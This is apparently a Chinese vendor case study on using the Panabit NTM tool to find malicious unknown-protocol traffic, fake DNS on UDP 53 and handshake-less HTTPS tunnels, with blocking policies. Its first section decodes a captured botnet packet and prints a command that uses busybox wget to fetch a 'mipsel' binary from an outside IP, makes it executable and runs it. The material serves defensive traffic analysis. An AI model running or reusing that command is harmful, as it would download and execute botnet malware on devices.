在奇安信的威胁情报里面对 “209.141.52.68” 描述是 “可疑”，那么通过NTM可以发现这个IP的更多秘密吗？



# 未知协议的秘密



The screenshot shows the Panabit NTM [专业版] interface. The left sidebar contains navigation options: 网络概况, 安全态势, 协议质量, 溯源分析, 流量诊断, 会话流量 (selected), IP画像, 域名画像, 报文播放, 数据留存策略, 对象管理, 应用识别, and 系统维护. The main area displays the '会话流量' (Session Flow) table. The table has columns for request time, MAC, source IP, target IP, target location, transport protocol, application protocol, upload/retransmission, download/retransmission, retransmission, flow, request domain, status, and action. The first row is highlighted, showing a request from 08.114.183.9034 to 209.141.52.68:54166, identified as '未知应用' (Unknown Application) from the '美国' (USA). The '数据包' (Data Packet) link in the '操作' column is highlighted.

请求时间	MAC	源IP	目标IP	目标地理位置	传输协议	应用协议	上行重传	下行重传	重置	流量	请求域名	状态	操作
2022-05-30/17:43:11	58-6a-b1-e0-81-f1	08.114.183.9034	209.141.52.68:54166	美国	UDP	未知应用	0/0	0/1	0/0	0/148	-		数据包
2022-05-30/17:43:13	58-6a-b1-e0-81-f1	08.114.79.9034	209.141.52.68:34930	美国	UDP	未知应用	0/0	0/1	0/0	0/148	-		数据包
2022-05-30/17:43:22	00-00-00-00-00-00	08.114.199.9034	209.141.52.68:45012	美国	UDP	未知应用	0/0	0/1	0/0	0/148	-		数据包
2022-05-30/17:43:22	00-00-00-00-00-00	08.114.227.9034	209.141.52.68:57898	美国	UDP	未知应用	0/0	0/1	0/0	0/148	-		数据包
2022-05-30/17:43:49	00-00-00-00-00-00	08.114.131.9034	209.141.52.68:53178	美国	UDP	未知应用	0/0	0/1	0/0	0/148	-		数据包
2022-05-30/17:43:57	00-00-00-00-00-00	08.114.203.9034	209.141.52.68:38266	美国	UDP	未知应用	0/0	0/1	0/0	0/148	-		数据包
2022-05-30/17:44:05	00-00-00-00-00-00	08.114.146.9034	209.141.52.68:60478	美国	UDP	未知应用	0/0	0/1	0/0	0/148	-		数据包
2022-05-30/17:44:17	00-00-00-00-00-00	08.114.27.9034	209.141.52.68:51549	美国	UDP	未知应用	0/0	0/1	0/0	0/148	-		数据包
2022-05-30/17:44:18	00-00-00-00-00-00	08.114.147.9034	209.141.52.68:58952	美国	UDP	未知应用	0/0	0/1	0/0	0/148	-		数据包
2022-05-30/17:44:24	58-6a-b1-e0-81-f1	08.114.158.9034	209.141.52.68:40544	美国	UDP	未知应用	0/0	0/1	0/0	0/148	-		数据包
2022-05-30/17:44:25	58-6a-b1-e0-81-f1	08.114.157.9034	209.141.52.68:42127	美国	UDP	未知应用	0/0	0/1	0/0	0/148	-		数据包

在NTM的“溯源分析”——“会话流量”，我们对209.141.52.68的数据包进行报文分析

[报文解析](#)[报文交互](#)[元数据](#)[报文播放](#)

报文显示过滤器

序号	时间	源地址	目标地址	网络协议	长度	详情
1	0.000000	209.141.52.68	113.208.114.183	UDP	148	54166 → 9034 Len=102

```
> Frame 1: 148 bytes on wire (1184 bits), 148 bytes captured (1184 bits) on 0
> Ethernet II, Src: Hangzhou_e0:81:f3 (58:6a:b1:e0:81:f3), Dst: b0:b5:78:58:01:20 (b0:b5:78:58:01:20)
> 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 3102
> Internet Protocol Version 4, Src: 209.141.52.68, Dst: 113.208.114.183
> User Datagram Protocol, Src Port: 54166, Dst Port: 9034
Data (102 bytes)
```

```
Data: 6364202f746d703b20726d202d7266206d697073656c3b202f62696e2f62757379626f7820
[Length: 102]
```

```
0000  b0 b5 78 58 01 20 58 6a b1 e0 81 f3 81 00 0c 1e
0010  08 00 45 00 00 82 d4 31 00 00 f0 11 0b e0 d1 8d
0020  34 44 71 d0 72 b7 d3 96 23 4a 00 6e 00 00 63 64
0030  20 2f 74 6d 70 3b 20 72 6d 20 2d 72 66 20 6d 69
0040  70 73 65 6c 3b 20 2f 62 69 6e 2f 62 75 73 79 62
0050  6f 78 20 77 67 65 74 20 68 74 74 70 3a 2f 2f 32
0060  2e 35 36 2e 35 36 2e 31 38 32 2f 6d 69 70 73 65
0070  6c 3b 20 63 68 6d 6f 64 20 2b 78 20 6d 69 70 73
0080  65 6c 3b 20 2e 2f 6d 69 70 73 65 6c 20 72 65 61
0090  6c 74 65 6b
```

```
..xX. Xj. ....
F 1
4Dq.r...# J.n..cd
/tmp: rm -rf mi
psel: /bi n/busyb
ox wget h ttp://2
.56.56.18 2/mipse
l: chmod +x mips
el: ./mip sel rea
ltek
```

## 报文解析

在NTM的报文解析中，我们发现如下内容：

```
cd /tmp; rm -rf mipsel;
/bin/busybox wget
http://2.56.56.182/mipsel;
chmod +x mipsel; ./mipsel
realtek
```

209.141.52.68给目标地址发了一个指令，去2.56.56.182下载一个文件，并执行。说明这个僵尸网络的控制器更加狡猾。但也说明这个网站的确有问题。

209.141.52.68属于扫描器，2.56.56.182属于僵尸控制器。

**结论：** 209.141.52.68这个IP可以确定是恶意扫描IP，需要进行阻断。

## 思考：

通过NTM未知协议的报文分析，可以发现传统安全厂商没有发现或者确定的安全威胁，除了本案例外，还能有哪些呢？

对于传统安全厂商头疼的欺骗防火墙的加密隧道，通过NTM流量分析是否可以进行定位呢？

# 未知流量的秘密—真假DNS

会话流量

IP群组

HW系统

源端口

80 / 8000-8080

目标IP

任意IP

目标端口

53

传输协议

UDP

应用协议

未知协议

源IP ISP

任意

目标IP ISP

任意

源IP区域

任意

目标IP区域

任意

请求域名

时间范围

2022-05-05 09:03:39 - 2022-05-05 10:03:39

连接类型

成功

请求时间

MAC

源IP

目标IP

目标地理位置

传输协议

应用协议

上行重传

下行重传

重置

流量

请求域名

状态

操作

2022-05-05/09:03:39

00-50-56-8...

3.210.30:57071

111.7.100.67:53

河南郑州|...

UDP

未知应用

0/1

0/1

0/0

490/162

-

数据包

2022-05-05/09:03:40

00-50-56-8...

3.210.30:57072

111.7.100.67:53

河南郑州|...

UDP

未知应用

0/1

0/1

0/0

490/162

-

数据包

2022-05-05/09:03:42

00-50-56-8...

3.210.30:57074

111.7.100.67:53

河南郑州|...

UDP

未知应用

0/1

0/1

0/0

490/162

-

数据包

2022-05-05/09:03:42

00-50-56-8...

3.210.30:57073

111.7.100.67:53

河南郑州|...

UDP

未知应用

0/1

0/1

0/0

490/162

-

数据包

Panabit 在协议识别上，不是看端口号，而是看应用层里面的内容，因此，可以发现网络中存在的假冒DNS、假冒HTTPS等流量，从而可以DNS隧道、HTTPS隧道等行为。

事务ID (Transaction ID)	标志 (Flags)
问题计数 (Questions)	回答资源记录数 (Answer RRs)
权威名称服务器计数 (Authority RRs)	附加资源记录数 (Additional RRs)
查询问题区域 (Queries)	
回答问题区域 (Answers)	
权威名称服务器区域 (Authoritative nameservers)	
附加信息区域 (Additional records)	

## DNS 的报文格式。

正常DNS 格式主要分为 3 部分内容，即基础结构部分、问题部分、资源记录部分。

每一个部分都有严格定义，例如：事务 ID、标志、问题计数、回答资源记录数、权威名称服务器计数、附加资源记录数这 6 个字段是DNS的报文基础结构部分。

# 未知流量的秘密—真假DNS

[报文解析](#)[报文交互](#)[元数据](#)[报文播放](#)

报文显示过滤器

序号 ◆	时间 ◆	源地址 ◆	目标地址 ◆	网络协议 ◆	长度 ◆	详情 ◆
1	0.000000	10.3.9.4	114.114.114.114	DNS	100	Standard query 0x6bd5 A www.baidu.com OPT
2	0.028709	114.114.114.114	10.3.9.4	DNS	147	Standard query response 0x6bd5 A www.baidu.com

> Frame 1: 100 bytes on wire (800 bits), 100 bytes captured (800 bits)  
> Ethernet II, Src: 00:50:56:b5:2b:2c (00:50:56:b5:2b:2c), Dst: 88:df:9e:39:2a:01 (88:df:9e:39:2a:01)  
> 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 4009  
> Internet Protocol Version 4, Src: 10.3.9.4, Dst: 114.114.114.114  
> User Datagram Protocol, Src Port: 42666, Dst Port: 53

Domain Name System (query)

Transaction ID: 0x6bd5

**事务ID**

&gt; Flags: 0x0120 Standard query

**标志**

Questions: 1

**问题计数**

Answer RRs: 0

**回答资源记录数**

Authority RRs: 0

**权威名称服务器计数**

Additional RRs: 1

**附加资源记录数**

Queries

&gt; www.baidu.com: type A, class IN

&gt; Additional records

**正常的DNS 数据包****李逵 or 李鬼**

DNS数据包基础结构里面包含，事务 ID、标志、问题计数、回答资源记录数、权威名称服务器计数、附加资源记录数这 6 个字段，共 12 个字节。

在每部分都有自己的定义，例如：在问题部分里面包含请求的域名信息。

流量特征：请求数据包<应答数据包



# 未知流量的秘密—真假DNS

报文解析 报文交互 元数据 报文播放

报文显示过滤器

序号	时间	源地址	目标地址	网络协议	长度	详情
1	0.000000	3.210.30	111.7.100.67	DNS	490	Standard query 0x0c0b[Malformed Packet]
2	0.016772	111.7.100.67	3.210.30	DNS	162	Standard query 0x0c0b[Malformed Packet]

> Frame 1: 490 bytes on wire (3920 bits), 490 bytes captured (3920 bits)  
> Ethernet II, Src: 00:50:56:8a:87:ca (00:50:56:8a:87:ca), Dst: 88:df:9e:39:2a:01 (88:df:9e:39:2a:01)  
> 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 4073  
> Internet Protocol Version 4, Src: 3.210.30, Dst: 111.7.100.67  
> User Datagram Protocol, Src Port: 57072, Dst Port: 53  
> Domain Name System (query)

▼ [Malformed Packet: DNS]

▼ [Expert Info (Error/Malformed): Malformed Packet (Exception occurred)]

[Malformed Packet (Exception occurred)]

[Severity level: Error]

[Group: Malformed]

畸形的UDP 53数据包

李逵 or 李鬼

UDP 53数据包，都是DNS请求吗？

由于网络安全设备对UDP 53请求的数据包是放行的，因此，攻击方为了欺骗安全设备，通过UDP 53进行数据传输。

流量特征：请求数据包>应答数据包

## 添加策略

匹配条件

执行动作

策略序号	100	1~65535,序号小的优先匹配	
策略备注	阻断DNS隧道		
线路及流向	任意	任意	
首包接口	em3		
源接口	任意	任意	
内网地址: 端口	IP群组	HW系统	: 80或80-8000,0表示任意端口
外网地址: 端口	任意	53	
协议	UDP	未知协议	<a href="#">选择协议</a>

## 管控策略:

对于服务器系统访问外网地址的UDP 53端口的未知协议进行阻断操作

(这个动作需要在Panabit智能应用网关上完成)



# 未知流量的秘密—真假HTTPS



会话流量

IP群组

HW系统

源端口

80 / 8000-8080

目标IP

任意IP

目标端口

443

传输协议

TCP

应用协议

未知协议

源IP ISP

任意

目标IP ISP

任意

源IP区域

任意

目标IP区域

国外

请求域名

时间范围

2022-04-30 10:00:40 - 2022-05-01 11:00:40

连接类型

所有

请求时间

MAC

源IP

目标IP

目标地理位置

传输协议

应用协议

上行重传

下行重传

重置

流量

请求域名

状态

操作

2022-04-30/10:02:28

cc-d3-9d-9...

52.85:51193

40.90.184.82:443

新加坡

TCP

未知应用

0/0

0/0

1/0

0/3105

-

数据包

2022-04-30/10:02:28

cc-d3-9d-9...

52.85:51192

40.90.184.82:443

新加坡

TCP

未知应用

0/0

0/0

0/0

634/2936

-

数据包

2022-04-30/10:02:33

00-50-56-b...

9.30:59667

52.140.118.28:443

印度

TCP

未知应用

0/0

0/0

0/0

879/1059

-

数据包

2022-04-30/10:23:40

00-0c-29-c...

10.9:54300

208.91.0.89:443

美国

TCP

未知应用

0/0

0/0

0/0

410/1827

-

数据包

2022-04-30/10:04:53

00-50-56-b...

200.6:59067

52.139.250.253:443

新加坡

TCP

未知应用

6/47

1/46

1/0

6145/13846

-

数据包

2022-04-30/11:00:15

00-50-56-b...

181.86:3814

72.247.61.28:443

日本

TCP

未知应用

0/1

0/3

1/0

184/2141

-

数据包

2022-04-30/10:49:08

cc-d3-9d-9...

52.85:51225

20.44.10.122:443

美国

TCP

未知应用

0/0

0/0

0/0

1029/3710

-

数据包

2022-04-30/12:11:43

00-50-56-b...

9.75:51830

40.77.226.250:443

爱尔兰

TCP

未知应用

0/0

0/0

0/0

0/1246

-

数据包

2022-04-30/13:08:05

00-50-56-b...

181.92:51937

20.189.173.2:443

美国

TCP

未知应用

0/0

0/0

0/0


1029/109

-

数据包

Panabit 在协议识别上，不是看端口号，而是看应用层里面的内容，因此，可以发现网络中存在的假冒DNS、假冒HTTPS等流量，从而可以DNS隧道、HTTPS隧道等行为。

# 未知流量的秘密—真假HTTPS



SSL握手协议是客户机和服务器用SSL连接通信时使用的第一个子协议，握手协议包括客户机与服务器之间的一系列消息。该协议允许服务器和客户机相互验证，协商加密和MAC算法以及保密密钥，用来保护在SSL记录中发送的数据

# 未知流量的秘密—真假HTTPS

序号	时间	源地址	目标地址	网络协议	长度	详情
1	0.000000	10.3.8.162	10.91.129.22	TCP	78	43086 ➤ 8443 [SYN] Seq=0 Win=29200
2	0.001017	10.91.129.22	10.3.8.162	TCP	78	8443 ➤ 43086 [SYN, ACK] Seq=0 Ack=1
3	0.001115	10.3.8.162	10.91.129.22	TCP	70	43086 ➤ 8443 [ACK] Seq=1 Ack=1 Win=
4	0.001121	10.3.8.162	10.91.129.22	TLSv1	296	Client Hello
5	0.002008	10.91.129.22	10.3.8.162	TCP	70	8443 ➤ 43086 [ACK] Seq=1 Ack=227 Wi
6	0.002878	10.91.129.22	10.3.8.162	TLSv1.2	156	Server Hello
7	0.002878	10.91.129.22	10.3.8.162	TLSv1.2	76	Change Cipher Spec
8	0.002918	10.3.8.162	10.91.129.22	TCP	70	43086 ➤ 8443 [ACK] Seq=227 Ack=87 W
9	0.002920	10.91.129.22	10.3.8.162	TLSv1.2	139	Encrypted Handshake Message

Length: 221

## Handshake Protocol: Client Hello

Handshake Type: Client Hello (1)

Length: 217

Version: TLS 1.2 (0x0303)

> Random: e1aca5f61b96460381a7942cb4b3c7a5abfcc1861fbd03226f3fc1afe06ce346

Session ID Length: 32

Session ID: 626d5ca918d564488bec280bd9979a4fe650846d0398c0c3a2b6b2ed178d9419

Cipher Suites Length: 56

> Cipher Suites (28 suites)

Compression Methods Length: 1

> Compression Methods (1 method)

## 正常HTTPS

正常HTTPS通讯时候，客户端和服务端需要有TLS/SSL握手4个阶段，用于密钥交换。

例如：在Client Hello报文中包含版本、客户端随机数、密码套件等信息。

# 未知流量的秘密—真假HTTPS

[报文解析](#)[报文交互](#)[元数据](#)[报文播放](#)

报文显示过滤器

序号	时间	源地址	目标地址	网络协议	长度	详情
1	0.000000	10.3.181.86	183.201.219.38	TLSv1.2	156	Application Data
2	0.003498	10.3.181.86	183.201.219.38	TLSv1.2	154	Application Data
3	0.005429	10.3.181.86	183.201.219.38	TLSv1.2	158	Application Data
4	0.018210	183.201.219.38	10.3.181.86	TCP	64	443 数 32007 [ACK] Seq=1 Ack=99 Win=178 Len=0
5	0.018936	183.201.219.38	10.3.181.86	TLSv1.2	256	Application Data
6	0.019019	183.201.219.38	10.3.181.86	TLSv1.2	256	Application Data

> Frame 1: 156 bytes on wire (1248 bits), 156 bytes captured (1248 bits)

> Ethernet II, Src: 00:50:56:b5:6c:ba (00:50:56:b5:6c:ba), Dst: 88:df:9e:39:2a:01 (88:df:9e:39:2a:01)

> 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 4072

> Internet Protocol Version 4, Src: 10.3.181.86, Dst: 183.201.219.38

> Transmission Control Protocol, Src Port: 32007, Dst Port: 443, Seq: 1, Ack: 1, Len: 98

✓ Transport Layer Security

✓ TLSv1.2 Record Layer: Application Data Protocol: http-over-tls

Content Type: Application Data (23)

Version: TLS 1.2 (0x0303)

Length: 93

Encrypted Application Data: 0000000000000000648440538eeaa54aa32838f51364cf1953b95ffda05500d9ce15a304d

[Application Data Protocol: http-over-tls]

```
0000  88 df 9e 39 2a 01 00 50 56 b5 6c ba 81 00 0f e8  ...9*..PV .1....
0010  08 00 45 00 00 8a 15 70 40 00 80 06 92 b4 0a 03  ..E...p@ .....
0020  b5 56 b7 c9 db 26 7d 07 01 bb 4c dc f9 de 78 63  .V...&... .L...xc
```

## 非正常HTTPS

这个TCP协议目标端口为443的数据包，第一个报文就直接是应用数据，没有SSL握手的过程。

也就是说，客户端和服务端没有经过密钥协商，但已经知道对方是可信的。

相当于一个间谍没有对暗号就开始传送情报。

# 管控—HTTPS加密隧道阻断

匹配条件	执行动作
策略序号	<input type="text" value="200"/> 1~65535,序号小的优先匹配
策略备注	<input type="text" value="阻断HTTPS隧道"/>
线路及流向	<input type="text" value="任意"/> <input type="text" value="任意"/>
首包接口	<input type="text" value="em3"/>
源接口	<input type="text" value="任意"/> <input type="text" value="任意"/>
内网地址: 端口	<input type="text" value="IP群组"/> <input type="text" value="HW系统"/> : <input type="text" value="30或81"/>
外网地址: 端口	<input type="text" value="任意"/> <input type="text" value="443"/>
协议	<input type="text" value="TCP"/> <input type="text" value="未知协议"/> <a href="#">选择</a>

## 管控策略:

对于服务器系统访问外网地址的TCP 433端口的未知协议进行阻断操作。

(这个动作需要在Panabit智能应用网关上完成)





2022

畅享连世界

THANK YOU